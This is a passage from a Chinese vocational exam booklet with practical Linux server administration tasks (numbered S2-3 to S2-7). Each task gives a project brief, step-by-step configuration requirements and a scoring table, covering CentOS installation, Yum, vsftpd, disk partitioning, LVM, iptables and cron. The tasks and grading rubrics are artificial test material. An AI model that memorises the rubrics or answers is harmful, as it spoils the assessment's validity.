序号	评分内容	评分点	分值（分）
1	安装系统	保存位置正确	3
2	主机名	主机名设置正确	2
3	设置 root 密码	root 密码设置正确	3
4	登录系统	登录成功	5

2．用户配置（19 分）

序号	评分内容	评分点	分值（分）
1	创建组	创建组 Finance 正确	2
2	查看 group 文件	查看文件命令	2
3	创建用户	创建用户正确	3
4	设置组成员	设置组成员正确	4
5	提取组文件记录	组文件记录提取正确	2
6	删除用户	删除用户正确	2

7	查看目录	目录访问正确，2 分 目录查看正确，2 分	4

3．文件及权限配置（48 分）

序号	评分内容	评分点	分值（分）
1	创建目录	目录建立正确	2
2	查找文件	查找文件正确	2
3	复制文件	复制文件正确，4 分 查看结果正确，4 分	8
4	文件重名命	文件重名命正确，2 分 查看结果正确，2 分	4
5	设置文件属主和组	设置属主正确，4 分 设置组正确，4 分	8
6	查看文件详细属性	文件属性正确	4
7	设置文件属性	设置文件属性正确	8
8	查看设置结果	设置结果正确	2
9	压缩和解压	压缩命令正确，2 分 解压命令正确，2 分	4
10	删除文件和目录	删除文件正确，3 分 删除正确，3 分	6

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

5．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S2-3：Linux 服务器配置与管理项目 3

一、项目概况

ABC 公司组建小型局域网，并且已经联入 Internet，公司的计算机中心新购置了一台服务器作为企业的文件服务器，要求系统能稳定地运行，安装维护费用低廉，服务器的空间可能有扩容的需求，能够添加新硬盘进行分区，通过分析后，公司决定使用 Linux 平台进行管理与维护。

二、项目配置需求

本项目主要完成服务器的 Linux 系统安装、YUM 配置、磁盘配置以及进程管理。具体为：

1．按步骤正确安装 Linux 系统并用 SecureCRT 登录系统。

2．挂载系统安装镜像文件、配置本地 Yum 源、安装 ftp 服务器 vsftpd 并设置为开启启动、用 service 启动 vsftpd 服务。

3．添加虚拟磁盘并进行分区、格式化、使用命令查看磁盘分区结构、新建目录并按要求挂载分区。

4．使用命令显示进程资源占有情况，杀死进程。

三、配置实现

（一）Linux 系统安装（8 分）

1．在 VMware 虚拟机上安装 Linux。虚拟系统存放到 D:\VM\CENTOS 目录中，将虚拟机名称和存放位置设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-1”。（3 分）

2．系统安装成功后，用 SecureCRT 登录系统。将 SecureCRT 登录成功的窗口截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-2”。（5 分）

（二）YUM 配置（26 分）

1．命令建立目录/mnt/yum，将 Linux 的镜像文件挂载到目录/mnt/ yum，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-1”。（4 分）

2．查看 Yum 源文件所在目录的文件列表，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-2”。（4 分）

3．配置 Yum 源文件，设置 Yum 本地仓库的具体信息，将编辑后的 Yum 文件界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-3”。（8 分）

4．命令清除原 Yum 列表，安装 ftp 服务器 vsftpd。安装成功之后启动 vsftpd 并 vsftpd 开机启动。将启动 vsftpd 的命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-4”（6 分）

5．通过 service 命令关闭 vsftpd 服务器，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-5”。（4 分）

（三）磁盘配置（32 分）

在虚拟机中给系统新添加一块虚拟硬盘为 10G SCSI 接口，并对这块新硬盘进行分区，划分一个 5G 的主分区，分区号为 1，剩下作为扩展分区，分区号为 2，在扩展分区中划分一个逻辑分区，分区号为 5，占用剩下的所有空间，均分区格式化为 ext3 文件系统，新建 /test 和/bak 目录，将这两个分区分别挂载到/test 和/bak 目录中

1．添加完硬盘后，查看硬盘是否添加完成，将“虚拟机设置”界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：磁盘配置-1”。（6 分）

2．对新添加硬盘进行分区，分区完成后，命令查看磁盘分区结构，将新磁盘的分区界面截图（需包括分区名、分区大小、分区类型），粘贴到答题卷的指定位置，图片标题为“任务三：磁盘配置-2”。（12 分）

4．新建上述要求的两个目录，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：磁盘配置-3”。（2 分）

5．命令格式化这两个分区，将格式化两个分区的命令界面分别截图，粘贴到答题卷的指定位置，图片标题为“任务三：磁盘配置-4”、图片标题为“任务三：磁盘配置-5”。（4 分）

6．将两个分区挂载至对应目录，挂载完成后，df 命令显示新的挂载分区及分区对应的目录、文件系统类型等内容，将挂载目录命令、df 命令及显示结果截图，粘贴到答题卷的指定位置，图片标题为“任务三：磁盘配置-6”、图片标题为“任务三：磁盘配置-7”。（8 分）

（四）进程管理（14 分）

1．使用命令实时显示系统中各个进程的资源占用情况，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：进程管理-1”。（4 分）

2．将 1．中使用的命令后台暂停，将执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：进程管理-2”。（4 分）

3．强制杀死由 1．所创建的进程，然后使用命令查看后台进程以确定 1．的进程是否被杀死，将杀死进程、查看进程命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：进程管理-3”。（6 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	12.0 或以上	12.0 后的系统必须安装在 64 位操作系统中
3	办公软件	Microsoft Office 2010	
4	Linux 安装光盘镜像	CentOS 6.5 及以上	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

五、评分标准

1．Linux 系统安装（8 分）

序号	评分内容	评分点	分值（分）
1	虚拟机存放位置	保存位置正确	3
2	登录系统	登录成功	5

2．YUM 配置（26 分）

序号	评分内容	评分点	分值（分）
1	挂载镜像文件	正确新建目录，2 分 挂载正确，2 分	4
2	查看文件列表	正确显示文件列表	4

3	Yum 源文件配置	文件路径正确，2 分 文件名后缀为.repo，2 分 baseurl 正确，4 分	8
4	启动 vsftpd	启动 vsftpd 服务命令正确，6 分 启动 vsftpd 服务结果正确 2 分	6
5	查看 vsftpd 状态	vsftpd 处于运行状态	4

3．磁盘配置（32 分）

序号	评分内容	评分点	分值（分）
1	添加硬盘	大小正确，3 分 类型正确，3 分	6
2	硬盘分区	创建主分区正确，4 分 创建扩展分区正确，4 分 创建逻辑分区正确，4 分	12
3	创建目录	创建目录正确	2
4	格式化	格式化正确	4
5	挂载	挂载正确，4 分 显示结果正确，4 分	8

4．进程管理（14 分）

序号	评分内容	评分点	分值（分）
1	查看资源占用情况	正确查看进程资源	4
2	暂停进程	后台暂停结果显示	4
3	杀死进程	杀死进程命令正确 4 分 杀死进程后查看进程命令正确 1 分 杀死进程后查看进程结果正确 1 分	6

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S2-4：Linux 服务器配置与管理项目 4

一、项目概况

ABC 公司组建小型局域网，并且已经联入 Internet，公司的计算机中心新购置了一台服务器作为企业的文件服务器，可进行远程管理，要求系统能稳定地运行，安装维护费用低廉，通过分析后，公司决定使用 Linux 平台进行管理与维护。

二、项目配置需求

本项目主要完成服务器的 Linux 系统安装、用户配置、文件管理配置以及防火墙配置。具体为：

1．按步骤正确安装 Linux 系统并用 SecureCRT 登录系统。

2．根据部门和用户的情况建立用户和组，进行用户管理。

3．新建目录及文件，查看及修改文件权限，对目录进行压缩。

4．配置防火墙规则。

三、配置实现

（一）Linux 系统安装（8 分）

1．在 VMware 虚拟机上安装 Linux。虚拟系统存放到 D:\VM\CENTOS 目录中，将虚拟机名称和存放位置设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-1”。（3 分）

2．系统安装成功后，用 SecureCRT 登录系统。将 SecureCRT 登录成功的窗口截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-2”。（5 分）

（二）用户配置（18 分）

1．按部门建立用户组 manage 和 it,将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-1”。（2 分）

2．创建用户 li、wang、mao、jiang,将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-2”。（4 分）

3．命令 gpasswd 使用户 li、wang 和 mao 属于 it 组,用户 jiang 属于 manage 组，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-3”。（4 分）

4．通过命令设置 li、wang、mao 三个用户的密码为 abc123，jiang 用户的

密码为 jiang123，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-4”。（4 分）

5．想要搜索文件 passwd 中带有 root 的行的记录，将命令及搜索结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-5”。（2 分）

6．因 wang 最近要出差，需通过命令将 wang 的用户帐号禁用，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-6”。（2 分）

（三）文件管理配置（29 分）

1．命令创建目录/test，访问该目录，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件管理配置-1”。（4 分）

2．在/ test 目录中新建文件 a.txt、b.txt、c.txt，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件管理配置-2”。（3 分）

3.通过一条命令设置目录/ test 及目录下的所有文件的所有者和组是 jiang 和 manage，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件管理配置-3”。（8 分）

4．设置/ test 目录下的文件本组人可读可写、其他组人员无权访问使用，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件管理配置-4”。（8 分）

5．通过命令新建目录/testbak，将目录/ test 及目录下的所有文件复制到目录/ testbak 中，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件管理配置-5”。（4 分）

6．通过命令将目录/testbak 进行归档压缩为 testbak.tar.gz 并存放在根目录，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件管理配置-6”。（2 分）

（四）防火墙配置（25 分）

服务器新添加了文件服务器，并且可以通过 SSH 进行远程管理，根据需求，防火墙配置要求如下：

1．命令删除防火墙所有规则，清空计数器，列出所有规则,将执行命令及防火墙所有规则显示结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：防火墙配置-1”。（4 分）

2．将 filter 表的 INPUT 及 FORWARD 链默认策略设置为 drop，开启 OUTPUT 链，将执行命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：防火墙配置-2”。（6 分）

3．命令设置允许回环地址通信，添加连接状态设置允许已经建立连接的数据包和与已经发送数据包有关的数据包，允许通过 SSH 远程端口访问该服务器，允许访问文件服务器，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：防火墙配置-3”。（15 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	12.0 或以上	12.0 后的系统必须安装在 64 位操作系统中
3	办公软件	Microsoft Office 2010	
4	Linux 安装光盘镜像	CentOS 6.5 及以上	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

五、评分标准

1．Linux 系统安装（8 分）

序号	评分内容	评分点	分值（分）
1	虚拟机存放位置	保存位置正确	3
2	登录系统	登录成功	5

2．用户配置（18 分）

序号	评分内容	评分点	分值（分）
1	建立用户组	建立用户组正确	2
2	创建用户	创建用户正确	4
3	设置组成员	正确将用户加入用户组	4

4	设置用户密码	正确设置用户密码	4
5	搜索文本	搜索文本行正确	2
6	禁用账号	正确禁用账号	2

3．文件管理配置（29 分）

序号	评分内容	评分点	分值（分）
1	创建目录	正确创建目录，2 分 访问目录正确，2 分	4
2	创建文件	创建文件正确	3
3	设置属主和组	设置目录和文件的属主和组正确	8
4	设置权限	权限设置正确	8
5	复制目录	复制目录正确	4
6	压缩目录	压缩命令正确，结果正确	2

4．防火墙配置（25 分）

序号	评分内容	评分点	分值（分）
1	规则清除、显示	规则正确清除、清空计数器 3 分 列出规则正确 1 分	4
2	设置默认策略	策略设置正确	6
3	设置防火墙规则	设置 5 条规则，每条规则正确得 3 分	15

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S2-5：Linux 服务器配置与管理项目 5

一、项目概况

ABC 公司组建小型局域网，并且已经联入 Internet，公司的计算机中心新购置了一台服务器作为企业的服务器，要求系统能稳定地运行，安装维护费用低廉，支持动态磁盘管理，通过分析后，公司决定使用 Linux 平台进行管理与维护。

二、项目配置需求

本项目主要完成服务器的 Linux 操作系统安装、磁盘管理、RPM 安装及系统管理等日常维护。具体为：

1．按步骤正确安装 Linux 系统并用 SecureCRT 登录系统。

2．新添加硬盘存储，采用逻辑卷管理，可进行逻辑卷增加大小等操作。

3．设置镜像文件为开机挂载，并采用 RPM 包方式进行软件包管理。

4．系统设置定时任务，进行日常的系统管理。

三、配置实现

（一）Linux 系统安装（8 分）

1．在 VMware 虚拟机上安装 Linux。虚拟机名称为 server-Linux，虚拟系统存放到 D:\VM\LINUX 目录中，将虚拟机名称和存放位置设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-1”。（3 分）

2．系统安装成功后，用 SecureCRT 登录系统。将 SecureCRT 登录成功的窗口截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-2”。（5 分）

（二）磁盘管理（46 分）

由于文件日渐增多，现在需要新添加一块磁盘，同时为了便于管理，在新磁盘的分区上进行 LVM 逻辑卷配置：

1.在虚拟机中给系统新添加一块虚拟硬盘为 10G SCSI 接口，添加完硬盘后，查看硬盘是否添加完成，将“虚拟机设置”界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-1”。（6 分）

2．对新添加硬盘进行分区，划分一个 1G 的主分区，分区号为 1，分区完成后，命令查看磁盘分区结构，将查看分区的命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-2”。

3．将新磁盘的分区界面（需包括分区名、分区大小、分区类型）截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-3”。（6 分）

4．将刚划分的主分区转化成物理卷,命令查看当前物理卷，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-4”。（6 分）

5．创建卷组 data1，并将刚才的物理卷加入该卷组，命令查看 LVM 卷组信息，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-5”。（6 分）

6．从 data1 上分割 500M 给新的逻辑卷 lvdata1，命令显示所有逻辑卷属性，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-6”。（8 分）

7．在逻辑卷 lvdata1 上创建 ext4 文件系统，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-7”。（2 分）

8．新建目录/data，将创建好 ext4 文件系统的逻辑卷 lvdata1 挂载到/data 目录，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-8”。（4 分）

9．经过一段时间的使用，逻辑卷 lvdata1 的空间已使用完，通过命令给 lvdata1 增加 300M 空间，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-9”。（4 分）

10．同步文件系统空间大小后，命令 df 显示新的分区挂载界面(包含分区容量)，确定文件系统是否同步增加了 300M 空间，将显示的分区结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-10”。（4 分）

11．经过一段时间的使用，需要删除逻辑卷。卸载逻辑卷后，命令删除逻辑卷，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-11”。

12．通过命令删除卷组，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-11”。通过命令删除物理卷，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：磁盘管理-12”。（6 分）

13．删除之前 2．划分的物理分区后，命令显示新的分区界面，将磁盘的新

分区界面截图,粘贴到答题卷的指定位置,图片标题为“任务二:磁盘管理-12”。（4 分）

（三）RPM 安装及开机挂载（16 分）

1．新建目录/mnt/vxd，将镜像文件挂载到目录/mnt/vxd，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：RPM 安装及开机挂载-1”。（4 分）

2．vi 编辑器打开文件/etc/fstab，修改设置镜像文件开机挂载，将打开文件命令操作及修改后的文件内容界面分别截图，粘贴到答题卷的指定位置，图片标题为“任务三：RPM 安装及开机挂载-2”、“任务三：RPM 安装及开机挂载-3”。（6 分）

3．RPM 命令安装 vsftpd 服务，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：RPM 安装及开机挂载-4”。（4 分）

4．使用一段时间后不再需要文件服务器，RPM 命令卸载 vsftpd 服务器，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：RPM 安装及开机挂载-5”。（2 分）

（四）系统管理（10 分）

1．服务器设置 at 定时任务，准备过两分钟向所有登录的客户端发送消息“hello”，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统管理-1”。（8 分）

2．两分钟后，计划任务执行时，将测试结果（接收“hello”消息界面）截图，粘贴到答题卷的指定位置，图片标题为“任务四：系统管理-2”。（2 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本

2	VMware Workstation	12.0 或以上	12.0 后的系统必须安装在 64 位操作系统中
3	办公软件	Microsoft Office 2010	
4	Linux 安装光盘镜像	CentOS 6.5 及以上	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

五、评分标准

1．Linux 系统安装（8 分）

序号	评分内容	评分点	分值（分）
1	虚拟机存放位置	保存位置正确	3
2	登录系统	登录成功	5

2．磁盘管理（46 分）

序号	评分内容	评分点	分值（分）
1	添加磁盘	磁盘正确添加，6 分 查看分区结构命令正确 2 分 查看分区结构内容正确 4 分	6
2	创建分区	创建分区正确，3 分 查看分区正确，3 分	6
3	创建物理卷	创建物理卷正确，4 分 查看物理卷正确，2 分	6
4	创建卷组	物理卷加入卷组正确，4 分 查看卷组正确，2 分	6
5	创建逻辑卷	划分逻辑卷正确，6 分 查看逻辑卷正确，2 分	8
6	创建文件系统	创建文件系统正确	2
7	挂载文件系统	挂载成功	4
8	逻辑卷扩容	扩容正确	4
9	查看蜂鸣器	分区挂载显示结果正确	4

3．RPM 安装及开机挂载（16 分）

序号	评分内容	评分点	分值（分）
1	挂载镜像	目录建立正确，2 分 挂载正确，2 分	2
2	修改/etc/fstab	打开正确 1 分 修改文件设置开机挂载正确 5 分	6
3	安装 vsftpd	RPM 安装正确	4
4	卸载 vsftpd	RPM 卸载正确	2

4．系统管理（10 分）

序号	评分内容	评分点	分值（分）

1	设置定时任务	at 命令、时间、内容、结束各占 2 分	8
2	定时任务结果	任务测试结果正确，2 分	2

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S2-6：Linux 服务器配置与管理项目 6

一、项目概况

ABC 公司组建小型局域网，公司的计算机中心新购置了一台服务器作为企业的 vsftpd 服务器，要求系统可以联网，可设置定时任务，自行安装软件，通过分析后，公司决定使用 Linux 平台进行管理与维护。

二、项目配置需求

本项目主要完成服务器的 Linux 操作系统安装、网络配置、文件系统管理以及 YUM 配置等工作。具体为：

1．按步骤正确安装 Linux 系统并用 SecureCRT 登录系统。

2．对服务器进行基本的网络配置，保证网络互通。

3．设置定时任务、管理进程运行等日常系统维护。

4．通过 Yum 进行软件包的管理。

三、配置实现

（一）Linux 系统安装（8 分）

1．在 VMware 虚拟机上安装 Linux。虚拟系统存放到 D:\VM\XUEXI 目录中，将虚拟机名称和存放位置设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-1”。（3 分）

2．系统安装成功后，用 SecureCRT 登录系统。将 SecureCRT 登录成功的窗口截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-2”。（5 分）

（二）网络配置（22 分）

1．用 vi 编辑器打开网卡配置文件，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：网络配置-1”。（4 分）

2．设置 IP 地址为 192.168.100.10，掩码为 255.255.255.0，获得 IP 地址的方式改为静态配置，设置网卡开机自动激活，将修改后的网卡配置文件内容界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：网络配置-2”。（8 分）

3．重启网络服务（网卡），查看网卡 IP 地址是否生效，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：网络配置-3”。（6 分）

4．用 vi 编辑器打开 DNS 域名解析的配置文件 resole.conf，修改 DNS 服务器地址为 222.246.129.81，将文件修改内容界面截图，粘贴到答题卷的指定位

置，图片标题为“任务二：网络配置-4”。（4 分）

（三）文件及系统管理（28 分）

1．设置 crontab 定时任务，每两分钟服务器就向客户端发送消息“hello”，将设置定时任务命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件及系统管理-1”。将设置内容界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件及系统管理-2”。（6 分）

2．测试定时任务是否成功运行，将定时任务的运行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件及系统管理-3”。（2 分）

3．当前定时任务不再需要时，命令将当前定时任务删除，然后再命令查看当前用户是否还有定时任务，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件及系统管理-4”。（4 分）

4．在根目录下，用 vi 编辑器新建 1 个文件，名为 test，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件及系统管理-5”。打开编辑器后，进入输入模式，输入“test”，将此时输入模式的 vi 编辑器整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件及系统管理-6”。（6 分）

5．此时有别的事情需要处理，所以将 vi 编辑器调到后台暂停，当事情处理完毕后，查看当前后台的进程有哪些，并将后台的 vi 编辑器调至前台运行，将查看后台进程命令及结果、调进程回前台命令界面分别截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件及系统管理-7”、图片标题为“任务三：文件及系统管理-8”。（6 分）

6．调回前台的 vi 编辑器，进入命令模式，保存退出，将命令模式输入保存退出命令的整个 vi 编辑器界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：文件及系统管理-9”。（4 分）

（四）Yum 配置（22 分）

1．建立目录/mnt/cd，将 Linux 的镜像文件挂载到目录/mnt/cd。将以上操作界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：Yum 配置-1”。（4 分）

2．用 vi 编辑器打开 Yum 源文件进行编辑，设置 Yum 本地仓库，将编辑后的 Yum 文件内容界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：Yum 配置-2”。（8 分）

3．命令清除原 Yum 列表，安装文件服务器 vsftpd，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：Yum 配置-3”。（6 分）

4．文件服务器不再需要使用时，通过命令移除文件服务器 vsftpd，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：Yum 配置-4”。（4 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	12.0 或以上	12.0 后的系统必须安装在 64 位操作系统中
3	办公软件	Microsoft Office 2010	
4	Linux 安装光盘镜像	CentOS 6.5 及以上	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

五、评分标准

1．Linux 系统安装（8 分）

序号	评分内容	评分点	分值（分）
1	虚拟机存放位置	保存位置正确	3
2	登录系统	登录成功	5

2．网络配置（22 分）

序号	评分内容	评分点	分值（分）
1	打开网卡配置文件	打开文件正确，4 分	4
2	修改网卡配置文件	BOORPROTO 设置正确，2 分 ONBOOT 设置正确，2 分 IPADDR 设置正确，2 分 PREFIX 设置正确，2 分	8

3	重启网络服务	网卡重启正确，2 分 up down 查看网卡命令正确，2 分 查看网卡结果正确，2 分	6
4	DNS 域名解析的配置文件	打开配置文件正确，2 分 配置文件修改正确，2 分	4

3．文件及系统管理（28 分）

序号	评分内容	评分点	分值（分）
1	设置 crontab 定时任务	定时任务命令正确 2 分 定时任务内容正确 4 分：时间、执行命令各 2 分	6
2	测试定时任务	测试结果正确，2 分	2
3	删除定时任务	定时任务删除正确 2 分 定时任务显示正确 2 分	4
4	Vi 编辑器创建文件	新建文件正确 2 分 输入模式正确，2 分 输入内容正确，2 分	6
5	进程	查看后台进程命令正确 2 分 查看后台进程结果正确 2 分 进程正确调回前台 2 分	6
6	vi 保存文件	用 wq 命令保存文件并退出 vi，4 分	4

4．Yum 配置（22 分）

序号	评分内容	评分点	分值（分）
1	挂载	创建目录正确，2 分 挂载正确，2 分	4
2	编辑 Yum 源文件	编辑文件命令正确，2 分 baseurl 正确，6	8
3	安装 vsftpd	清除原 Yum 列表正确，2 分 安装 vsftpd 正确，4 分	6
4	删除 vsftpd	删除 vsftpd 正确，4 分	4

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S2-7：Linux 服务器配置与管理项目 7

一、项目概况

ABC 公司组建小型局域网，并且已经联入 Internet，公司的计算机中心新购置了一台服务器作为企业的 DNS 服务器，可配置防火墙提高安全性，可设置定时任务，要求系统能稳定地运行，安装维护费用低廉，通过分析后，公司决定使用 Linux 平台进行管理与维护。

二、项目配置需求

本项目主要完成服务器的 Linux 操作系统安装、Yum 配置、防火墙配置、进程与系统管理等日常维护工作。具体为：

1．按步骤正确安装 Linux 系统，使用 SecureCRT 登录系统。

2．设置 Yum 本地仓库，通过 Yum 安装 DNS 服务器。

3．根据需求配置防火墙可以向其他机器提供 DNS 服务，同时禁止某些网段的访问。

4．设置定时任务，每天可以定时为目录进行备份及进程调度等一些日常系统维护工作。

三、配置实现

（一）Linux 系统安装（8 分）

1．在 VMware 虚拟机上安装 Linux。虚拟机名称为 server-linux，虚拟系统存放到 D:\VM\LINUX 目录中，将虚拟机名称和存放位置设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-1”。（3 分）

2．系统安装成功后，用 SecureCRT 登录系统。将 SecureCRT 登录成功的窗口截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-2”。（5 分）

（二）Yum 配置（18 分）

1．建立目录/mnt/cdrom，将 Linux 的镜像文件挂载到目录/mnt/cdrom，vi 编辑器打开 Yum 源文件进行编辑，设置 Yum 本地仓库，将打开 Yum 源文件的命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-1”。将编辑后的 Yum 文件内容截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-2”。（12 分）

2．命令清除原 Yum 列表，安装 DNS 服务器，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-3”。将安装成功的显示界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：Yum 配置-4”。（6 分）

（三）防火墙配置（28 分）

禁止内网 192.168.0.0~192.168.255.255 访问本机，架设的 DNS 服务器允许其他机器访问，根据需求，防火墙配置要求如下：

1．清除防火墙所有规则设置，计数器清零，修改 filter 表的 INPUT 及 FORWARD 链默认策略为 drop，将执行命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：防火墙配置-1”。（9 分）

